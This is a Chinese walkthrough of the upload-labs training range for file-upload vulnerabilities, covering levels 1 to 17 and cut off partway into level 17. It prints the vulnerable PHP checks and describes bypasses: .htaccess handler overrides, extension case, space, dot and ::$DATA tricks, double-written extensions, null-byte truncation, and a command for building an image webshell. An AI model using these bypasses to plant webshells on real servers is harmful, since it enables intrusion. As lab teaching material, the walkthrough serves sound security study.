


upload-labs 是一个使用 php 语言编写的，专门收集渗透测试和 CTF 中遇到的各种上传漏洞的靶场。旨在帮助大家对上传漏洞有一个全面的了解。目前一共 20 关，每一关都包含着不同上传方式。项目地址：

<https://github.com/c0ny1/upload-labs>2019 年 1 月 13 日添加了第 20 关。



测试环境：

PHP/5.6.27

Apache/2.4.23

windows

Pass-01-js 检查

```
<script type="text/javascript">
function checkFile() {
    var file = document.getElementsByName('upload_file')[0].value;
    if (file == null || file == "") {
        alert("请选择要上传的文件!");
        return false;
    }
    //定义允许上传的文件类型
    var allow_ext = ".jpg|.png|.gif";
    //提取上传文件的类型
    var ext_name = file.substr(file.lastIndexOf("."));
    //判断上传文件类型是否允许上传
    if (allow_ext.indexOf(ext_name) == -1) {
        var errMsg = "该文件不允许上传, 请上传" + allow_ext + "类型的文件. 当前文件类型为: " + ext_name;
        alert(errMsg);
        return false;
    }
}
</script>
```

这种直接禁用 JS，或者 burp 改包等等都可以。

Pass-02-只验证 Content-type

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        if (($_FILES['upload_file']['type'] == 'image/jpeg') ||
            ($_FILES['upload_file']['type'] == 'image/png') ||
            ($_FILES['upload_file']['type'] == 'image/gif')) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' . $_FILES['upload_file']['name'];
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错!';
            }
        } else {
            $msg = '文件类型不正确, 请重新上传!';
        }
    } else {
        $msg = UPLOAD_PATH.'文件夹不存在, 请手工创建!';
    }
}
```

抓包改 Content-Type 即可。

Pass-03-黑名单绕过

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array('.asp', '.aspx', '.php', '.jsp');
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = del_dot($file_name); // 删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); // 转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext); // 去除字符串::$DATA
        $file_ext = trim($file_ext); // 收尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path =
UPLOAD_PATH . '/' . date("YmdHis") . rand(1000, 9999) . $file_ext;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错!';
            }
        } else {
            $msg = '不允许上传 .asp, .aspx, .php, .jsp 后缀文件!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
    }
}
}
```

不允许上传 **.asp, .aspx, .php, .jsp** 后缀文件，但是可以上传其他任意后缀
.php .phtml .phps .php5 .pht


前提是 apache 的 **httpd.conf** 中有如下配置代码

```
AddType application/x-httpd-php .php .phtml .phps .php5 .pht
```

或者上传 **.htaccess** 文件需要：1.**mod_rewrite** 模块开启。2.**AllowOverride All**
文件内容

```
<FilesMatch "shell.jpg">
    SetHandler application/x-httpd-php
</FilesMatch>
```

此时上传 `shell.jpg` 文件即可被当作 `php` 来解析。



或者

```
AddType application/x-httpd-php .jpg
```

另外基本上所有的黑名单都可以用 `Apache` 解析漏洞绕过。

Pass-04-.htaccess 绕过

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext =
array(".php", ".php5", ".php4", ".php3", ".php2", ".php1", ".html", ".htm", ".ph
tml", ".pht", ".pHp", ".pHp5", ".pHp4", ".pHp3", ".pHp2", ".pHp1", ".Html", ".Htm
", ".pHtml", ".jsp", ".jspa", ".jspx", ".jsw", ".jsv", ".jspf", ".jtml", ".jSp",
".jSpx", ".jSpa", ".jSw", ".jSv", ".jSpf", ".jHtml", ".asp", ".aspx", ".asa", ".
asax", ".ascx", ".ashx", ".asmx", ".cer", ".aSp", ".aSpX", ".aSa", ".aSax", ".aS
cx", ".aShx", ".aSmx", ".cEr", ".sWf", ".swf");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name); //删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext); //去除字符
串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path =
UPLOAD_PATH . '/' . date("YmdHis") . rand(1000, 9999) . $file_ext;
```

```

        if (move_uploaded_file($temp_file, $img_path)) {
            $is_upload = true;
        } else {
            $msg = '上传出错!';
        }
    } else {
        $msg = '此文件不允许上传!';
    }
} else {
    $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
}
}

```

过滤了各种罕见后缀

```

$deny_ext =
array(".php",".php5",".php4",".php3",".php2",".php1",".html",".htm",".phtml",
".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".pHp1",".Html",".Htm",
".pHtml",".jsp",".jsPa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",
".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",
".ascx",".ashx",".asmx",".cer",".aSp",".aSpX",".aSa",".aSax",".aScx",
".aShx",".aSmx",".cEr",".swf",".swf");

```

但是没有过滤 **htaccess**，用上面的方法即可。

Pass-05-大小写绕过


```

$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext =
array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",
".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",
".jsPa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",
".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",
".ashx",".asmx",".cer",".aSp",".aSpX",".aSa",".aSax",".aScx",".aShx",".aSmx",
".cEr",".swf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {


```


Pass-06-空格绕过




Win 下 `xx.jpg[空格]` 或 `xx.jpg`. 这两类文件都是不允许存在的, 若这样命名, windows 会默认除去空格或点此处会删除末尾的点, 但是没有去掉末尾的空格, 因此上传一个 `.php 空格` 文件即可。

Pass-07-点绕过




没有去除末尾的点, 因此与上面同理, 上传 `.php.` 绕过。

Pass-08-::\$DATA 绕过




NTFS 文件系统包括对备用数据流的支持。这不是众所周知的功能，主要包括提供与 Macintosh 文件系统中的文件的兼容性。备用数据流允许文件包含多个数据流。每个文件至少有一个数据流。在 Windows 中，此默认数据流称为：**\$ DATA**。上传 **.php::\$DATA** 绕过。(仅限 windows)


Pass-09-. 空格 . 绕过



move_uploaded_file 的文件名直接为用户上传的文件名，我们可控。且会删除文件名末尾的点，因此我们可以结合 Pass-7 用 **.php. 空格 .** 绕过。



windows 会忽略文件末尾的.和空格。



另外这里发现`$_FILES['upload_file']['name']`获取的是文件名中/后面的字

符串，本来还想用 `move_uploaded_file` 会忽略 `./` 的 trick 绕过。


The screenshot shows a web browser window with a 'Request' tab selected. The request is a POST to `/upload-labs/Pass-09/index.php` with a content length of 315. The request body is a multipart/form-data with a boundary of `-----WebKitFormBoundaryY7y5UB2TfXeAEI`. The form data includes a file named `upload_filename="shell.php/./"` with a content type of `image/jpeg`. A red arrow points to the `./` in the filename. On the left, a 'Locals' panel shows the state of variables: `$deny_ext` is an array of 50 strings, `$file_ext` is uninitialized, `$file_name` is `". ."` (highlighted with a red arrow), `$img_path` is uninitialized, `$is_upload` is `false`, `$msg` is `null`, `$php_errormsg` is `"Undefined variable: dispatch"`, and `$temp_file` is uninitialized. Below the 'Locals' panel, a '监视' (Monitor) section shows `$_GET` as an empty array, `$this->pathinfo` as `error evaluating code`, `$dispatch` as `null`, and `$_SERVER['QUERY_STRING']` as an empty string.

Pass-10-双写绕过

The screenshot shows two PHP code files side-by-side. The left file is `E:\tool\PHPStudy\PHPTutorial\WWW\upload-labs\Pass-06\show_code.php` and the right file is `E:\tool\PHPStudy\PHPTutorial\WWW\upload-labs\Pass-10\show_code.php`. Both files have a `$deny_ext` array of disallowed file extensions. In the left file, the `$file_name` is sanitized by removing the last character of the file name and converting it to lowercase. In the right file, the `$file_name` is sanitized by replacing any occurrence of a disallowed extension with an empty string. A red box highlights the `$file_name = str_replace($deny_ext, '', $file_name);` line in the right file.

敏感后缀替换为空，双写 `.pphphp` 绕过即可。


Pass-11-00 截断




[CVE-2015-2348](#) 影响版本: 5.4.x <= 5.4.39, 5.5.x <= 5.5.23, 5.6.x <= 5.6.7 exp:

`move_uploaded_file($_FILES['name']['tmp_name'], "/file.php\x00.jpg");` 源

码中 `move_uploaded_file` 中的 `save_path` 可控，因此 00 截断即可。





Pass-12-略

把 Pass-11 的 GET 方式改成了 POST，同理。

Pass-13-16-图片马

Pass-13-unpack

上传图片马。

```
function getReailFileType($filename){
    $file = fopen($filename, "rb");
    $bin = fread($file, 2); //只读 2 字节
    fclose($file);
    $strInfo = @unpack("C2chars", $bin);
    $typeCode = intval($strInfo['chars1'].$strInfo['chars2']);
    $fileType = '';
    switch($typeCode){
        case 255216:
            $fileType = 'jpg';
            break;
        case 13780:
            $fileType = 'png';
            break;
        case 7173:
            $fileType = 'gif';
            break;
        default:
            $fileType = 'unknown';
    }
    return $fileType;
}
```

```

}

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_type = getRealFileType($temp_file);

    if($file_type == 'unknown'){
        $msg = "文件未知，上传失败！";
    }else{
        $img_path = UPLOAD_PATH."/".rand(10,
99).date("YmdHis").".$file_type;
        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "上传出错！";
        }
    }
}
}
}

```

制作图片马

```
copy smile.jpg /b + shell.php /a shell.jpg
```

```

000033a0: 5d82 8c9c 7f8d 60c7 e6cf 732d ddd0 0279 ].....'...s-...y
000033b0: 30bb 01c8 8907 4507 bf42 49ee 7db1 4515 0.....E..BI.}.E.
000033c0: bd14 b987 d09b f0a3 f0a2 8aee bb23 9507 .....#..
000033d0: e147 e145 153c cc80 fc28 fc28 a29f 332f .G.E.<...(.(.3/
000033e0: 9510 932d bdd2 5ec0 a1a4 8d4a c91e 71be ...-..^....J..q.
000033f0: 33c9 19f5 0791 f88e f5bd 637d 06a5 6897 3.....c}.h.
00003400: 36c5 9a37 e991 83f8 d145 7157 8ae6 2d6c 6..7....EqW...l
00003410: 59c5 18a2 8ac2 c856 418a 3145 1459 0590 Y.....VA.1E.Y..
00003420: 628c 5145 1641 640a 31f9 fa51 4515 51d8 b.QE.Ad.1..QE.Q.
00003430: 47ff d93c 3f70 6870 0d0a 7068 7069 6e66 G..<?php..phpinf
00003440: 6f28 293b 0d0a 3f3e 1a o();..?>.

```

PHP Version 5.6.27

System	Windows NT LAPTOP-JE5Q8VU8 10.0 build 17134 (Windows 10) i586
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86

Load URL: http://127.0.0.1/upload-labs/include.php?file=upload/7020190129162200.jpg

Pass-14-getimagesize()

同 Pass-13

Pass-15-exif_imagetype()

同 Pass-13

Pass-16-二次渲染绕过

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])){
    // 获得上传文件的基本信息，文件名，类型，大小，临时文件路径
    $filename = $_FILES['upload_file']['name'];
    $filetype = $_FILES['upload_file']['type'];
    $tmpname = $_FILES['upload_file']['tmp_name'];

    $target_path=UPLOAD_PATH.'/'.$basename($filename);

    // 获得上传文件的扩展名
    $fileext= substr(strrchr($filename,"."),1);

    //判断文件后缀与类型，合法才进行上传操作
    if(($fileext == "jpg") && ($filetype=="image/jpeg")){
        if(move_uploaded_file($tmpname,$target_path)){
            //使用上传的图片生成新的图片
            $im = imagecreatefromjpeg($target_path);

            if($im == false){
                $msg = "该文件不是 jpg 格式的图片! ";
                @unlink($target_path);
            }else{
                //给新图片指定文件名
                srand(time());
                $newfilename = strval(rand()).".jpg";
                //显示二次渲染后的图片（使用用户上传图片生成的新图片）
                $img_path = UPLOAD_PATH.'/'.$newfilename;
                imagejpeg($im,$img_path);
                @unlink($target_path);
            }
        }
    }
}
```

```

        $is_upload = true;
    }
} else {
    $msg = "上传出错! ";
}

}else if(($fileext == "png") && ($filetype=="image/png")){
    if(move_uploaded_file($tmpname,$target_path)){
        //使用上传的图片生成新的图片
        $im = imagecreatefrompng($target_path);

        if($im == false){
            $msg = "该文件不是 png 格式的图片! ";
            @unlink($target_path);
        }else{
            //给新图片指定文件名
            srand(time());
            $newfilename = strval(rand()).".png";
            //显示二次渲染后的图片（使用用户上传图片生成的新图片）
            $img_path = UPLOAD_PATH.'/'.$newfilename;
            imagepng($im,$img_path);

            @unlink($target_path);
            $is_upload = true;
        }
    } else {
        $msg = "上传出错! ";
    }

}else if(($fileext == "gif") && ($filetype=="image/gif")){
    if(move_uploaded_file($tmpname,$target_path)){
        //使用上传的图片生成新的图片
        $im = imagecreatefromgif($target_path);
        if($im == false){
            $msg = "该文件不是 gif 格式的图片! ";
            @unlink($target_path);
        }else{
            //给新图片指定文件名
            srand(time());
            $newfilename = strval(rand()).".gif";
            //显示二次渲染后的图片（使用用户上传图片生成的新图片）
            $img_path = UPLOAD_PATH.'/'.$newfilename;
            imagegif($im,$img_path);
        }
    }
}

```

```

        @unlink($target_path);
        $is_upload = true;
    }
} else {
    $msg = "上传出错! ";
}
}else{
    $msg = "只允许上传后缀为.jpg|.png|.gif 的图片文件! ";
}
}
}

```

判断了后缀名、**content-type**，以及利用 **imagecreatefromgif** 判断是否为 gif 图片，最后再做了一次二次渲染，绕过方法可以参考先知的文章，写的很详细：<https://xz.aliyun.com/t/2657> jpg 和 png 很麻烦，gif 只需要找到渲染前后没有变化的位置,然后将 php 代码写进去,就可以了。

Pass-17-条件竞争

```

$is_upload = false;
$msg = null;

if(isset($_POST['submit'])){
